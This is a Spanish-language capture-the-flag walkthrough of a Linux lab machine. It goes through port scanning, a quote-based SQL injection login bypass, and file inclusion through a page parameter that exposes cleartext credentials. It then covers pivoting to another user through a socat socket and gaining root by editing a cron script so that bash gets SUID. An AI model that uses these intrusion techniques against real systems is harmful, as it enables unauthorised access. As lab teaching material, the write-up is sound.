

Desplegamos la máquina.


Le hacemos un ping para comprobar su conectividad y con el ttl sabemos que estamos ante una máquina Linux ya que está próximo a 64




Con nmap comprobamos los servicios que hay en los puertos que está corriendo.




Vemos un panel de login, pero no tenemos usuario ni contraseña.




En burpsuite probamos varias inyecciones y hay que bypassear usando comillas.




Una vez estamos dentro, inspeccionamos la página y nos dice que logs.txt hay que sanetizar su ruta.




Con gobuster vemos una ruta escondida que se llama /logs y seguramente allí se encuentre el archivo que queremos ver. Además vemos un welcome.php y justo antes al loguearnos vemos que index.php tiene page como parámetro para ver welcome. Por lo tanto, probaremos con el parámetro page.




Nos da acceso denegado o archivo no encontrado, por lo que ahora sabemos que nos deja buscar un archivo.



Aquí esta el archivo logs.txt que nos da un usuario autenticado ‘albert’ y su contraseña en texto claro.




Nos conectamos mediante ssh con el usario Albert además de comprobar si se encuentra en un grupo especial.



Vemos que hay otro usuario llamado ‘conx’ al cual intentaremos escalar privilegios si fuese necesario.

Vemos que podemos como Albert ejecutar algo dentro del directorio de conx.



Buscamos con ps aux y comprobamos 2 cosas que hay una tarea cron que se ejecuta como root con el -p, además de un socat que está a la escucha y seguramente sea para cambiarnos de usuario.

```
albert@b8119139dae5:/home$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   4324  3372 ?        Ss   08:34   0:00 /bin/bash /etc/.start_services
root          24  0.0  0.2 203464 21960 ?        Ss   08:34   0:00 /usr/sbin/apache2 -k start
root          44  0.0  0.0  12020  3964 ?        Ss   08:34   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          50  0.0  0.0   3808  1808 ?        Ss   08:34   0:00 /usr/sbin/cron -P
conx          54  0.0  0.0   9288  3572 ?        S    08:34   0:00 socat UNIX-LISTEN:/home/conx/.cache/.sock,fork EXEC:/bin/bash
```

Inspeccionamos el directorio cron y vemos un archivo backup-cron al que le hacemos cat y nos dice que ejecuta con bash un archivo en la ruta /var/backup. También comprobamos que ese archivo puede ser leído y modificado por conx.

```
albert@b8119139dae5:~$ cd /etc/cron.d
albert@b8119139dae5:/etc/cron.d$ ls -la
total 24
drwxr-xr-x 2 root root 4096 May 21 13:58 .
drwxr-xr-x 1 root root 4096 Aug 10 08:34 ..
-rw-r--r-- 1 root root  102 Mar 30  2024 .placeholder
-rw-r--r-- 1 root root   43 May 21 01:36 backup-cron
-rw-r--r-- 1 root root  201 Apr  8  2024 e2scrub_all
-rw-r--r-- 1 root root  712 Jan 18  2024 php
albert@b8119139dae5:/etc/cron.d$ cat backup-cron
* * * * * root bash /var/backups/backup.sh
albert@b8119139dae5:/etc/cron.d$ ls -la /var/backups/backup.sh
-rw-rw-r-- 1 conx root 246 May 22 15:47 /var/backups/backup.sh
```

Nos conectamos al usuario conx.

```
albert@b8119139dae5:~$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
id
uid=1002(conx) gid=1002(conx) groups=1002(conx)
```

Hacemos la Shell más interactiva.

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
conx@b8119139dae5:~$
```

```
conx@b8119139dae5:~$ ^Z
[1]+  Stopped                 socat - UNIX-CONNECT:/home/conx/.cache/.sock
albert@b8119139dae5:/usr/sbin$ stty raw -echo; fg
socat - UNIX-CONNECT:/home/conx/.cache/.sock
```

Nos dirigimos al archivo que podemos modificar.


```
conx@b8119139dae5:/var/backups$ ls -la
total 16
drwxr-xr-x 2 root root 4096 May 22 15:47 .
drwxr-xr-x 1 root root 4096 May 20 20:26 ..
-rw-rw-r-- 1 conx root  246 May 22 15:47 backup.sh
```

Ya que nano no está, podemos usar vim para modificar el archivo.


```
conx@b8119139dae5:/var/backups$ vim backup.sh
```

```
#!/bin/bash

SRC="/home/conx"
DEST="/var/lib/.snapshots/backup.tar.gz"

echo "[*] Starting backup..."
tar -czf "$DEST" "$SRC" >/dev/null 2>&1
echo "[*] Backup completed at $(date)"

# Dev note: eval $HOOK was added for future hooks
eval "$HOOK"
```

Lo modificamos para que nos de permisos suid como root, ya que este archivo lo ejecuta root.



Comprobamos que el archivo se ha modificado de manera correcta.



Ahora solo debemos ejecutar la bash manteniendo los privilegios con el comando -p. Listo, somos root.